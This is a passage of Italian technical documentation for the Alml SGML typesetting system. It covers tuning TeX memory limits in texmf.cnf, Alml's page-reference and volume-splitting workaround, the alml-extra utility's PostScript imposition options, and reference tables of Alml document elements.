Il file LaTeX generato da Alml tende a richiedere risorse impreviste a TeX. È molto probabile che per documenti di dimensioni medie, sia necessario espandere i limiti posti dalla configurazione di TeX.

In generale, si dovrebbe disporre di una distribuzione teTeX, per la quale si interviene nel file 'texmf/web2c/texmf.cnf' (eventualmente potrebbe trattarsi meglio di '/etc/texmf/texmf.cnf', o simile).

Per la composizione di *Appunti di informatica libera* si è resa necessaria la modifica di alcune variabili; quello che si vede sotto sono i valori minimi da assegnare alle variabili rispettive:[1]

```
main_memory = 7000000
font_mem_size = 1000000
font_max = 2000
pool_size = 250000
hash_extra = 100000
buf_size = 100000
save_size = 40000
```

Si può tenere in considerazione l'abbinamento seguente, tra il rapporto generato da TeX e il file di configurazione '`texmf.cnf`', tenendo conto che in situazioni particolari il programma può segnalare la mancanza di una risorsa differente da quelle comuni:

```
Here is how much of TeX's memory you used:
42853 strings out of 55918
510063 string characters out of 647843
200381 words of memory out of 1000001
44744 multiletter control sequences out of 10000+40000
221835 words of font info for 188 fonts, out of 400000 for 1000
14 hyphenation exceptions out of 1000
```

Valore	Descrizione
`42853 strings out of 55918`	Dipende dalla variabile '**`max_strings`**'. In questo caso gli è stato assegnato il valore 60000.
`510063 string characters out of 647843`	Dipende dalla variabile '**`pool_size`**'. In questo caso gli è stato assegnato il valore 700000.
`200381 words of memory out of 1000001`	Dipende dalla variabile '**`main_memory`**'. In questo caso gli è stato assegnato il valore 1000000.
`44744 multiletter control sequences ↩` `↪out of 10000+40000`	Il valore finale che si somma a 10000, dipende dalla variabile '**`hash_extra`**', a cui è stato assegnato il valore 40000.
`221835 words of font info for 188 fonts, ↩` `↪out of 400000 for 1000`	I due valori finali dipendono rispettivamente da '**`font_mem_size`**' e da '**`font_max`**'.
`14 hyphenation exceptions out of 1000`	Dipende dalla variabile '**`hiph_size`**' a cui corrisponde esattamente il valore finale.

Al termine delle modifiche a questo file, occorre ricordare di lanciare il comando '**`texconfig init`**', con i privilegi dell'utente '**`root`**':[2]

`#` **`texconfig init`** [*Invio*]

Nel caso particolare della distribuzione Debian, il file di configurazione '`/var/lib/texmf/texmf.cnf`' è ottenuto attraverso la fusione di file differenti, contenuti nella directory '`/etc/texmf/texmf.d/`'. In tal caso, per modificare le voci descritte in precedenza, occorre intervenire probabilmente nel file '`/etc/texmf/texmf.d/95NonPath.cnf`'; successivamente occorre eseguire il comando '**`update-texmf`**', il quale ricostruisce un file '`/var/lib/texmf/texmf.cnf`' nuovo; infine si deve eseguire '**`texconfig init`**'.

Si osservi comunque che nel pacchetto sorgente di Alml è disponibile il file '`etc/texmf/texmf.d/94alml.cnf`', che collocato correttamente nella directory '`/etc/texmf/texmf.d/`' risolve il problema senza intaccare gli altri file '`.cnf`' (richiedendo comunque l'avvio di '**`texconfig init`**', cosa che viene svolta automaticamente quando si installa il pacchetto Debian di Alml).

516.2.1 Limiti strutturali di TeX

Le distribuzioni normali di TeX potrebbero non essere in grado di gestire un gran numero di comandi '**`\label`**', anche se si tenta di intervenire nella configurazione. Questo si traduce in pratica in un limite insuperabile per ciò che nella configurazione viene mostrato come la variabile '**`save_size`**'.

I comandi '**`\label`**' generano delle annotazioni in un file con estensione '`.aux`', simili all'esempio seguente:

```
\newlabel{anchor7}{{}{25}}
```

In questo caso si afferma che l'etichetta '**`anchor7`**' corrisponde alla pagina 25.

Generalmente, la composizione con i programmi '**`*tex`**' viene ripetuta per tre volte, allo scopo di acquisire le informazioni contenute in questo file: la prima volta viene costruito da zero, la seconda volta il testo viene reimpaginato utilizzando queste informazioni, rigenerandole nuovamente; infine, la terza volta non ci dovrebbero essere ulteriori spostamenti nell'impaginazione e il procedimento termina. Pertanto, la seconda e la terza volta viene letto il file con estensione '`.aux`'.

Sia i comandi '**`\label`**', sia i comandi '**`\newlabel`**' contenuti nel file ausiliario che viene incluso automaticamente, vanno a ridurre la memoria definita dalla variabile '**`save_size`**'. Così succede normalmente che si riesce a completare la prima elaborazione del file, mentre nella successiva, caricando anche il file ausiliario la memoria non basta più. La segnalazione di errore tipica è la seguente:

```
! TeX capacity exceeded, sorry [save size=40000].
```

Di fatto, questa variabile non può superare il valore 65535, anche se si tenta di modificare i sorgenti di teTeX intervenendo nel file '`texk/web2c/tex.ch`'. Dovrebbe esserci una riga simile a quella seguente:

```
@!inf_save_size = 600;
@!sup_save_size = 40000;
```

Si può anche provare, aumentando il valore assegnato a '**`sup_save_size`**', per esempio come nel caso seguente, ma in pratica, il limite massimo che si riesce a raggiungere resta quello di 65535:[3]

```
@!inf_save_size = 600;
@!sup_save_size = 100000;
```

516.2.2 Soluzione attuata da Alml

Alml è un sistema di composizione pensato per la realizzazione di opere molto grandi, con indici generali e analitici gestiti autonomamente. In questo modo, la composizione tradizionale attraverso TeX genererebbe un file '`.aux`' con una quantità di voci molto grande. Per evitare di saturare il limite di TeX, questi riferimenti vengono inseriti in un altro file, con estensione '`.pageref`' e gestiti esternamente a TeX.

In breve, Alml gestisce le cose nel modo seguente.

1. Viene creato un file TeX in cui le etichette (le ancore) usano il comando '**`\AlmlLabel`**':

   ```
   \AlmlLabel{etichetta}
   ```

   Inoltre, i riferimenti alle pagine si fanno con comandi del tipo:

   ```
   \AlmlPageRef{0}{000}{etichetta}
   ```

2. Viene avviato TeX che elabora il file e genera un file '`.pageref`' in base ai comandi '**`\AlmlLabel`**'.

3. Viene letto il file '`.pageref`' e con quelle informazioni, il file TeX viene modificato intervenendo sui riferimenti alle pagine, che diventano:

   ```
   \AlmlPageRef{1}{pagina}{etichetta}
   ```

4. Si riavvia TeX che genera un nuovo file '`.pageref`'.

5. Viene letto il file '`.pageref`' e, con quelle informazioni, il file TeX viene modificato intervenendo sui riferimenti alle pagine, che diventano:

   ```
   \AlmlPageRef{2}{pagina}{etichetta}
   ```

6. Si riavvia TeX per l'ultima volta.

516.2.3 Suddivisione automatica in volumi e parti della composizione finale PostScript e PDF

Per facilitare la suddivisione della composizione PostScript in file contenenti solo un volume o solo una parte, vengono inserite nel sorgente TeX delle istruzioni per creare un file con estensione '`.pageloc`', contenente le informazioni necessarie:

```
BOF
tome{1}pageoffset{12}relativepage{1}
part{1}pageoffset{12}relativepage{7}
part{2}pageoffset{12}relativepage{19}
part{3}pageoffset{12}relativepage{105}
part{4}pageoffset{12}relativepage{121}
part{5}pageoffset{12}relativepage{171}
part{6}pageoffset{12}relativepage{203}
part{7}pageoffset{12}relativepage{269}
part{8}pageoffset{12}relativepage{319}
part{9}pageoffset{12}relativepage{351}
part{10}pageoffset{12}relativepage{383}
part{11}pageoffset{12}relativepage{411}
part{12}pageoffset{12}relativepage{415}
part{13}pageoffset{12}relativepage{469}
tome{2}pageoffset{12}relativepage{541}
part{14}pageoffset{12}relativepage{545}
eof{}pageoffset{12}relativepage{552}
EOF
```

Il significato dovrebbe essere intuitivo. Per esempio, il primo volume inizia dalla 13-esima pagina (ottenuta sommando 12 a 1) e termina all'inizio del volume successivo, ovvero alla 552-esima pagina (541+12−1). L'ultima pagina è la 564-esima.

In questo esempio, il valore 12 ricorrente rappresenta le pagine che precedono il contenuto vero e proprio del documento, in cui ci possono essere indici generali e introduzioni. Questo valore, definito qui come *page offset*, viene semplicemente sommato a quello finale.

516.3 Programma di supporto

Alml dispone di un programma di supporto, costituito dall'eseguibile '**`alml-extra`**', che consente di facilitare lo svolgimento di funzioni accessorie, in particolare per la riorganizzazione dei file PostScript.

```
alml-extra opzione [argomento]
```

A seconda dell'opzione utilizzata, può essere richiesto un argomento o meno, che fa riferimento a un file.

Dal momento che le opzioni che riguardano la conversione di file PostScript sono piuttosto difficili da ricordare, è disponibile anche uno script molto semplice che ne facilita l'uso:

```
alml-extra-menu file_ps
```

Figura 516.9. Aspetto di '**`alml-extra-menu`**', avviato con l'argomento '**`esempio.ps`**'.

```
.----------------------alml-extra OPTION esempio.ps-----------------------.
|                                                                         |
| Select the option:                                                      |
| .--------------------------------------------------------------------.  |
| |--a4-to-a5-2-a4             A4 to A5, no folding                     | |
| |--a4-to-a6-4-a4             A4 to A6, no folding                     | |
| |--a4-to-a5-2-a4-1h-1        A4 to A5, folded, signature 1            | |
| |--a4-to-a5-2-a4-1h-10       A4 to A5, folded, signature 10           | |
| |--a4-to-a6-4-a4-2h-2        A4 to A6, folded twice, signature 2      | |
| |--a4-to-a6-4-a4-2h-4        A4 to A6, folded twice, signature 4      | |
| |--a4-to-a6-4-a4-2h-6        A4 to A6, folded twice, signature 6      | |
| |--a4-to-a6-4-a4-2h-8        A4 to A6, folded twice, signature 8      | |
| |--a4-to-a6-4-a4-2h-10       A4 to A6, folded twice, signature 10     | |
| |--a4-to-a6-4-a4-1v-1        A4 to A6, folded vertically, signature 1 | |
| |--a5x4-to-a7x4              A5x4 to A7x4, no folding                 | |
| |--a5x4-to-a7x4-2-a4         A5x4 to A4, no folding                   | |
| |--a7x4-to-a7x4-2-a4         A7x4 to A4, no folding                   | |
| |--a7x4-to-a7x4-2-a4-1v-1    A7x4 to A7x4, folded vertically, signatu | |
| |--a7x4-to-a7x4-2-a4-1v-10   A7x4 to A7x4, folded vertically, signatu | |
| `-(+)----------------------------------------------------------------'  |
|                                                                         |
|-------------------------------------------------------------------------
|                       <  OK   >            <Annulla>                    |
`-------------------------------------------------------------------------'
```

Le opzioni che vengono descritte nel seguito si riferiscono a '**`alml-extra`**', usato direttamente, dal momento che '**`alml-extra-menu`**' non prevede l'uso di opzioni proprie.

Opzione	Descrizione
`--help`	Mostra la guida rapida interna e conclude il funzionamento.
`--version`	Mostra le informazioni sulla versione e conclude il funzionamento.
`--ps-group-pages=`***n_pagine***	Prevede che l'argomento finale sia un file PostScript, in cui vengono modificate le stringhe di definizione delle pagine, in modo che si possano individuare raggruppamenti di ***n*** pagine, di solito per facilitare la rilegatura. In pratica, in questo modo, si individuano più facilmente le pagine che compongono una segnatura.
`--ps-renumber-pages`	Prevede che l'argomento finale sia un file PostScript, in cui vengono modificate le stringhe di definizione delle pagine, in modo che la sequenza sia rinumerata a partire da uno.

Opzione	Descrizione
--alml-ps-split-tome=***file_posizione_pagine***	Prevede che l'argomento finale sia un file PostScript, generato attraverso Alml, per il quale sia disponibile un file contenente la posizione di inizio dei vari volumi (dovrebbe trattarsi di un file con estensione '.pageloc'), che va indicato come argomento dell'opzione stessa. Quello che si ottiene sono diversi file PostScript, con estensione '.***n***.ps', dove in particolare '.0.ps' contiene le pagine precedenti al primo volume effettivo, con la presenza eventuale di file con estensione '.app.ps' e 'ndx.ps', per le pagine delle appendici e degli indici analitici rispettivamente.
--alml-dvi-split-tome=***file_posizione_pagine***	Funziona come '**--alml-ps-split-tome**', ma si riferisce a file DVI.
--alml-dvi-to-pdf-split-tome=***file_posizione_pagine***	Funziona come '**--alml-dvi-split-tome**', ma converte il risultato in PDF.
--alml-ps-split-part=***file_posizione_pagine***	Prevede che l'argomento finale sia un file PostScript, generato attraverso Alml, per il quale sia disponibile un file contenente la posizione di inizio dei vari volumi (dovrebbe trattarsi di un file con estensione '.pageloc'), che va indicato come argomento dell'opzione stessa. Quello che si ottiene sono diversi file PostScript, con estensione '.***n***.ps', dove in particolare '.0.ps' contiene le pagine precedenti alla prima parte effettiva, con la presenza eventuale di file con estensione '.app.ps' e 'ndx.ps', per le pagine delle appendici e degli indici analitici rispettivamente.
--alml-dvi-split-part=***file_posizione_pagine***	Funziona come '**--alml-ps-split-part**', ma si riferisce a file DVI.
--alml-dvi-to-pdf-split-part=***file_posizione_pagine***	Funziona come '**--alml-dvi-split-part**', ma converte il risultato in PDF.
--html-index=***directory***	Genera, attraverso lo standard output, un file HTML che potrebbe essere utilizzato come file 'index.html', contenente un elenco molto semplice dei file contenuti nella directory indicata.
--html-index-basic=***directory***	Come '**--html-index**', senza mostrare le date dei file.
--html-index-basic-recursive	Genera una serie di file 'index.html', a partire dalla directory corrente e in tutte le sottodirectory.

Opzione	Descrizione
`--html-to-text-for-spell`	Legge lo standard input, che dovrebbe essere costituito da un file HTML, filtrandolo allo scopo di generare un file di testo puro, utilizzabile per un controllo ortografico di qualche tipo. Il file che si ottiene viene emesso attraverso lo standard output.
`--perl-to-gettext`	Legge lo standard input, che dovrebbe essere costituito da un file sorgente Perl, filtrandolo allo scopo di generare un file di testo, adatto all'analisi da parte di Gettext, che solitamente riconosce bene solo le stringhe del linguaggio C. Il file che si ottiene viene emesso attraverso lo standard output.
`--dos2unix`	Legge lo standard input, che dovrebbe essere un file di testo con interruzioni di riga in stile Dos (*<CR><LF>*), filtrandolo allo scopo di generare un file di testo con interruzioni di riga in stile Unix (*<LF>*). Il file che si ottiene viene emesso attraverso lo standard output.
`--unix2dos`	Legge lo standard input, che dovrebbe essere un file di testo con interruzioni di riga in stile Unix (*<LF>*), filtrandolo allo scopo di generare un file di testo con interruzioni di riga in stile Dos (*<CR><LF>*). Il file che si ottiene viene emesso attraverso lo standard output.
`--a4-to-a5-2-a4`	Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere due pagine A5 per ogni pagina A4 finale. Si ottiene un file con estensione '`.a5-2-a4.ps`'.
`--a4-to-a6-4-a4`	Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere quattro pagine A6 per ogni pagina A4 finale. Si ottiene un file con estensione '`.a6-4-a4.ps`'.
`--a4-to-a5-2-a4-1h-1`	Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere due pagine A5 per ogni pagina A4 finale, che deve essere piegata a metà, in orizzontale, rilegando il tutto a segnature di un solo foglio. Si ottiene un file con estensione '`.a5-2-a4-1h-1.ps`'.

Opzione	Descrizione
`--a4-to-a5-2-a4-1h-10`	Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere due pagine A5 per ogni pagina A4 finale, che deve essere piegata a metà, in orizzontale, rilegando il tutto a segnature di 10 fogli. Si ottiene un file con estensione '`.a5-2-a4-1h-10.ps`'.
`--a4-to-a6-4-a4-2h-2`	Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere quattro pagine A6 per ogni pagina A4 finale, che deve essere piegata a metà, in orizzontale, per due volte, rilegando il tutto a segnature di due fogli. In pratica, ogni segnatura si ottiene da un solo foglio A4 che viene piegato due volte. Si ottiene un file con estensione '`.a6-4-a4-2h-2.ps`'.
`--a4-to-a6-4-a4-2h-4`	Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere quattro pagine A6 per ogni pagina A4 finale, che deve essere piegata a metà, in orizzontale, per due volte, rilegando il tutto a segnature di quattro fogli. In pratica, ogni segnatura si ottiene da due fogli A4 che vengono piegati assieme per due volte. Si ottiene un file con estensione '`.a6-4-a4-2h-4.ps`'.
`--a4-to-a6-4-a4-2h-6`	Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere quattro pagine A6 per ogni pagina A4 finale, che deve essere piegata a metà, in orizzontale, per due volte, rilegando il tutto a segnature di sei fogli. In pratica, ogni segnatura si ottiene da tre fogli A4 che vengono piegati assieme per due volte. Si ottiene un file con estensione '`.a6-4-a4-2h-6.ps`'.

Opzione	Descrizione
`--a4-to-a6-4-a4-2h-8`	Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere quattro pagine A6 per ogni pagina A4 finale, che deve essere piegata a metà, in orizzontale, per due volte, rilegando il tutto a segnature di otto fogli. In pratica, ogni segnatura si ottiene da quattro fogli A4 che vengono piegati assieme per due volte. Si ottiene un file con estensione '`.a6-4-a4-2h-8.ps`'.
`--a4-to-a6-4-a4-2h-10`	Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere quattro pagine A6 per ogni pagina A4 finale, che deve essere piegata a metà, in orizzontale, per due volte, rilegando il tutto a segnature di 10 fogli. In pratica, ogni segnatura si ottiene da cinque fogli A4 che vengono piegati assieme per due volte. Si ottiene un file con estensione '`.a6-4-a4-2h-10.ps`'.
`--a4-to-a6-4-a4-1v-1`	Prevede che l'argomento finale sia un file PostScript, in formato A4, che viene rielaborato in modo da ottenere quattro pagine A6 per ogni pagina A4 finale, che deve essere piegata a metà, in verticale, rilegando il tutto a segnature di un foglio. Si ottiene un file con estensione '`.a6-4-a4-1v-1.ps`'.
`--a5x4-to-a7x4`	Prevede che l'argomento finale sia un file PostScript, in formato A5x4, che viene ridotto al formato A7x4. Si ottiene un file con estensione '`.a7x4.ps`'.
`--a5x4-to-a7x4-2-a4`	Prevede che l'argomento finale sia un file PostScript, in formato A5x4, che viene rielaborato in modo da ottenere due pagine A7x4 per ogni pagina A4 finale. Si ottiene un file con estensione '`.a7x4-2-a4.ps`'.
`--a7x4-to-a7x4-2-a4-1v-1`	Prevede che l'argomento finale sia un file PostScript, in formato A7x4, che viene rielaborato in modo da ottenere due pagine A7x4 per ogni pagina A4 finale, che deve essere piegata a metà, in verticale, rilegando il tutto a segnature di un foglio. Si ottiene un file con estensione '`.a7x4-2-a4-1v-1.ps`'.

Opzione	Descrizione
`--a7x4-to-a7x4-2-a4-1v-10`	Prevede che l'argomento finale sia un file PostScript, in formato A7x4, che viene rielaborato in modo da ottenere due pagine A7x4 per ogni pagina A4 finale, che deve essere piegata a metà, in verticale, rilegando il tutto a segnature di 10 fogli. Si ottiene un file con estensione '`.a7x4-2-a4-1v-10.ps`'.
`--a4s-to-a6s-4-a4s`	Prevede che l'argomento finale sia un file PostScript, in formato A4, orientato in modo orizzontale rovesciato (*seascape*) che viene rielaborato in modo da ottenere quattro pagine A6 per ogni pagina A4 finale. Si ottiene un file con estensione '`.a6s-4-a4s.ps`'.
`--a4s-to-a7s-8-a4`	Prevede che l'argomento finale sia un file PostScript, in formato A4, orientato in modo orizzontale rovesciato (*seascape*) che viene rielaborato in modo da ottenere otto pagine A6 per ogni pagina A4 finale. Si ottiene un file con estensione '`.a7s-8-a4.ps`'.

[1] La distribuzione GNU/Linux Debian organizza la configurazione del file '`texmf.cnf`' attraverso un insieme di file più piccoli, come viene descritto più avanti.

[2] Non tutte le modifiche che si apportano a questo file richiedono l'esecuzione di '**`texconfig init`**'; tuttavia è meglio ripeterlo, anche per quelle situazioni in cui non serve.

[3] Il limite strutturale sembra dipendere da un'organizzazione del programma pensata per l'elaborazione su architetture a 16 bit.

Capitolo 517
Riepilogo delle tabelle descrittive di elementi e attributi di Alml

Figura 500.2. Schema ad albero degli elementi principali di un documento Alml.

```
alml [lang="lingua"] [spacing="normal|french|uniform"]
  |--head
  |--[intro]
  |--body
  |--[appendix]
  `--[index]
```

Figura 500.4. Schema ad albero degli elementi di un documento Alml, con il dettaglio dell'intestazione.

```
alml [lang="lingua"] [spacing="normal|french|uniform"]
  |--head
  |     |--[admin]
  |     |     |--[description]
  |     |     |--[keywords]
  |     |     |--[htmlmeta name="nome" lang="linguaggio"]...
  |     |     |--[printedfontsize type="contesto"]...
  |     |     |--[printedpagesize type="contesto"]...
  |     |     |--[chapterdefinition]
  |     |     |--[partdefinition]
  |     |     `--[tomedefinition]
  |     |--title
  |     |--[shorttitle]
  |     |--[subtitle]...
  |     |--author...
  |     |--date
  |     |--[edition]
  |     |--[version]
  |     |--[frontcovertop]
  |     |--[abstract]
  |     |--[frontcoverbottom]
  |     |--[backcover]
  |     |--[textbeforelegal]
  |     |--legal
  |     |--[dedications]
  |     |--[textafterdedications]
  |     `--[maincontents levels="n" nopages="true|false"]
  |--[intro]
  |--body
  |--[appendix]
```

```
   `--[index]
```

Tabella 500.5. Elementi SGML dalla copertina all'indice generale.

Elemento	Descrizione
`alml [lang="…"] [spacing="…"]`	Contenitore del documento. L'attributo '**lang**' può contenere la sigla del linguaggio espressa secondo lo standard ISO 639. L'attributo '**spacing**' può contenere una parola chiave, a scelta tra: '**normal**', '**french**' e '**uniform**'.
`head`	Intestazione del documento.
`admin`	Informazioni amministrative.
`description`	Descrizione in breve del documento.
`keywords`	Elenco di parole chiave.
`htmlmeta name="…" lang="…"`	Contenuto di un elemento HTML '**META**'. Gli attributi '**name**' e '**lang**' vanno usati nello stesso modo previsto per l'elemento '**META**' di HTML.
`chapterdefinition`	Definizione alternativa del capitolo.
`partdefinition`	Definizione alternativa della parte.
`tomedefinition`	Definizione alternativa del volume.
`printedfontsize type="…"`	Corpo del carattere in punti. Il carattere a cui si fa riferimento è quello indicato nell'attributo '**type**'.
`printedpagesize type="…"`	Dimensione di quanto indicato nell'attributo '**type**', che in generale si riferisce alla definizione dei margini e della giustezza.
`title`	Titolo del documento.
`shorttitle`	Sigla o abbreviazione del titolo dell'opera; è utile nella composizione HTML.
`subtitle`	Sottotitolo.
`author`	Autore.
`date`	Data del lavoro.
`edition`	Edizione, da usare se questa è diversa dalla data.
`version`	Versione, se la si vuole indicare in modo diverso dalla data di edizione.
`frontcovertop`	Blocco che precede il titolo.

Elemento	Descrizione
`abstract`	Descrizione del contenuto. **Si osservi che attualmente questa informazione non viene utilizzata in fase di composizione.**
`frontcoverbottom`	Testo aggiuntivo di copertina, da mostrare dopo il titolo e dopo le altre indicazioni standard.
`backcover`	Contenuto della copertina finale.
`textbeforelegal`	Testo prima delle informazioni legali.
`legal`	Informazioni legali (copyright, condizioni, ecc.).
`dedications`	Pagina delle dediche.
`textafterdedications`	Testo successivo alle dediche.
`maincontents [levels="…"] [nopages="…"]`	Inserimento dell'indice generale, specificando il titolo da dare a tale indice. L'attributo '**`levels`**' specifica il livello di dettaglio dell'indice. L'attributo '**`nopages`**' specifica se si vogliano vedere i numeri di pagina come riferimento nella composizione stampata; può assumere i valori '**`true`**' o '**`false`**'.

Tabella 500.13. Valori dell'attributo '**`type`**' dell'elemento '**`printedpagesize`**'.

Valore	Contesto a cui si fa riferimento
`topmargin`	Margine superiore.
`bottommargin`	Margine inferiore.
`internalmargin`	Margine interno.
`bodywidth`	Giustezza.

Tabella 500.16. Valori dell'attributo '**`type`**' dell'elemento '**`printedfontsize`**'.

Valore	Carattere a cui si fa riferimento
`title`	Titolo dell'opera che appare in copertina.
`subtitle`	Sottotitolo che appare in copertina.
`author`	Autori che appaiono in copertina.
`edition`	Data, edizione e versione che appaiono in copertina.
`tomeheading`	Titolo dei volumi nella loro pagina iniziale.
`h0`	Titolo delle parti nella loro pagina iniziale.

Valore	Carattere a cui si fa riferimento
`h1`	Titolo dei capitoli.
`h2`	Titolo delle sezioni di primo livello.
`h3`	Titolo delle sottosezioni.
`h4`	Titolo delle sotto-sottosezioni.
`normal`	Testo normale.
`table`	Testo delle tabelle.
`object`	Testo interno agli elementi '**`object`**'.

Figura 500.17. Schema ad albero semplificato degli elementi di un documento Alml, dove di mostra la suddivisione dei contenuti.

```
alml [lang="lingua"] [spacing="normal|french|uniform"]
  |--head
  |--[intro]
  |     `--capitolo...
  |--body
  |     `--{volume...|parte...|capitolo...}
  |--[appendix]
  |     `--capitolo...
  `--[index]
        `--capitolo...
```

Figura 500.18. Schema di un volume.

```
volume
  |--tomeheading [id="ancora"] [lang="lingua"] [bookmark="segnalibro"]
  |     `--testo_lineare
  |--[blocco_generico]...
  `--{parte...|capitolo...}
```

Tabella 500.19. Dichiarazione dei titoli dei volumi, con la possibilità di aggiungere un indice del contenuto.

Elemento	Descrizione
`tomeheading [id="`*ancora*`"] [lang="..."] [bookmark="..."]`	Titolo del volume. L'attributo '**`id`**' consente di specificare un'ancora di riferimento; l'attributo '**`lang`**' consente di specificare la lingua del volume; l'attributo '**`bookmark`**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.

Elemento	Descrizione
`tomecontents [levels="`*livelli*`"] [nopages="true|false"]`	Elemento vuoto per ottenere l'inserimento dell'indice generale del volume. L'attributo '**`levels`**' specifica il livello di dettaglio dell'indice; l'attributo '**`nopages`**' consente di non mostrare i numeri di pagina nella composizione per la stampa.

Figura 500.20. Schema di una parte.

```
parte
  |--h0 [id="ancora"] [lang="lingua"] [bookmark="segnalibro"]
  |      `--testo_lineare
  |--[blocco_generico]...
  `--capitolo...
```

Tabella 500.21. Dichiarazione dei titoli delle parti, con la possibilità di aggiungere un indice del contenuto.

Elemento	Descrizione
`h0 [id="`*ancora*`"] [lang="..."] [bookmark="..."]`	Titolo della parte. L'attributo '**`id`**' consente di specificare un'ancora di riferimento; l'attributo '**`lang`**' consente di specificare la lingua della parte; l'attributo '**`bookmark`**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.
`partcontents [levels="`*livelli*`"] [nopages="true|false"]`	Elemento vuoto per ottenere l'inserimento dell'indice generale della parte. L'attributo '**`levels`**' specifica il livello di dettaglio dell'indice; l'attributo '**`nopages`**' consente di non mostrare i numeri di pagina nella composizione per la stampa.

Figura 500.22. Schema di un capitolo e della sua suddivisione inferiore.

```
capitolo
  |--h1 [id="ancora"] [lang="lingua"] [bookmark="segnalibro"]
  |       `--testo_lineare
  |--[blocco_generico]...
  |--[sezione...]
  |      |--h2 [id="ancora"] [bookmark="segnalibro"]
  |      |       `--testo_lineare
  |      |--[blocco_generico]...
  |      `--[sottosezione...]
  |             |--h3 [id="ancora"] [bookmark="segnalibro"]
  |             |       `--testo_lineare
  |             |--[blocco_generico]...
  |             `--[sotto_sottosezione...]
  |                    |--h4 [id="ancora"] [bookmark="segnalibro"]
  |                    |       `--testo_lineare
  |                    `--[blocco_generico]...
  `--[endofchapter]
```

Tabella 500.23. Elementi relativi alla definizione di un capitolo.

Elemento	Descrizione
`h1 [id="ancora"] [lang="..."] [bookmark="..."]`	Titolo del capitolo. L'attributo '**id**' consente di specificare un'ancora di riferimento; l'attributo '**lang**' consente di specificare la lingua del capitolo; l'attributo '**bookmark**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.
`chaptercontents [levels="livelli"] [nopages="true|false"]`	Elemento vuoto per ottenere l'inserimento dell'indice generale del capitolo. L'attributo '**levels**' specifica il livello di dettaglio dell'indice; l'attributo '**nopages**' consente di non mostrare i numeri di pagina nella composizione per la stampa.
`h2 [id="ancora"] [bookmark="..."]`	Titolo della sezione. L'attributo '**id**' consente di specificare un'ancora di riferimento; l'attributo '**bookmark**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.
`h3 [id="ancora"] [bookmark="..."]`	Titolo della sottosezione. L'attributo '**id**' consente di specificare un'ancora di riferimento; l'attributo '**bookmark**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.

Elemento	Descrizione
h4 [id="*ancora*"] [bookmark="..."]	Titolo della sotto-sottosezione. L'attributo '**id**' consente di specificare un'ancora di riferimento; l'attributo '**bookmark**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.
extramaincontents [levels="*livelli*"] [nopages="true|false"]	Elemento vuoto per ottenere l'inserimento di un indice generale complessivo. L'attributo '**levels**' specifica il livello di dettaglio dell'indice; l'attributo '**nopages**' consente di non mostrare i numeri di pagina nella composizione per la stampa.
endofchapter	Testo lineare da inserire, eventualmente, alla fine di un capitolo, con delle note particolari.

Figura 500.24. Schema di un capitolo speciale per diapositive.

```
capitolo
  |--slideh1 [id="ancora"] [lang="lingua"] [bookmark="segnalibro"]
  |      `--testo_lineare
  |--[blocco_generico]...
  `--[endofchapter]
```

Figura 500.25. Schema di un capitolo speciale per schede informative generiche.

```
capitolo
  |--sheeth1 [id="ancora"] [lang="lingua"] [bookmark="segnalibro"]
  |      `--testo_lineare
  |--[blocco_generico]...
  `--[endofchapter]
```

Figura 500.26. Schema di un capitolo contenente domande e risposte.

```
capitolo
  |--h1 [id="ancora"] [lang="lingua"] [bookmark="segnalibro"]
  |      `--testo_lineare
  |--[blocco_generico]...
  |--[sezione...]
  |      |--faqh2 [id="ancora"] [bookmark="segnalibro"]
  |      |      `--testo_lineare
  |      |--[blocco_generico]...
  |      `--[sottosezione...]
  |             |--faqh3 [id="ancora"] [bookmark="segnalibro"]
  |             |      `--testo_lineare
  |             `--[blocco_generico]...
  `--[endofchapter]
```

Tabella 500.28. Dichiarazione dei titoli di capitoli e di sezioni speciali.

Elemento	Descrizione
`slideh1` [`id="`*ancora*`"`] [`lang="`…`"`] [`bookmark="`…`"`]	Titolo della diapositiva. L'attributo '**`id`**' consente di specificare un'ancora di riferimento; l'attributo '**`lang`**' consente di specificare la lingua del capitolo; l'attributo '**`bookmark`**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.
`sheeth1` [`id="`*ancora*`"`] [`lang="`…`"`] [`bookmark="`…`"`]	Titolo della scheda sintetica. L'attributo '**`id`**' consente di specificare un'ancora di riferimento; l'attributo '**`lang`**' consente di specificare la lingua del capitolo; l'attributo '**`bookmark`**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.
`testh1` [`id="`*ancora*`"`] [`lang="`…`"`] [`bookmark="`…`"`] [`testtime="`…`"`] [`testtimepenalty="`…`"`]	Titolo del questionario. L'attributo '**`id`**' consente di specificare un'ancora di riferimento; l'attributo '**`lang`**' consente di specificare la lingua del capitolo; l'attributo '**`bookmark`**' consente di specificare un segnalibro alternativo per la composizione in formato PDF; l'attributo '**`testtime`**' consente di indicare il tempo massimo in secondi; '**`testtimepenalty`**' permette di specificare la penalità da sottrarre al punteggio per ogni secondo di ritardo.
`faqh2` [`id="`*ancora*`"`] [`lang="`…`"`]	Titolo del gruppo di domande e risposte. L'attributo '**`id`**' consente di specificare un'ancora di riferimento; l'attributo '**`bookmark`**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.
`faqh3` [`id="`*ancora*`"`] [`lang="`…`"`]	Domanda a cui segue una risposta. L'attributo '**`id`**' consente di specificare un'ancora di riferimento; l'attributo '**`bookmark`**' consente di specificare un segnalibro alternativo per la composizione in formato PDF.

Tabella 501.1. Elementi inseriti all'interno delle righe.

Elemento	Descrizione
`em`	Delimita un testo che deve essere reso in modo enfatizzato normale.
`strong`	Delimita un testo che deve essere reso in modo enfatizzato rafforzato.
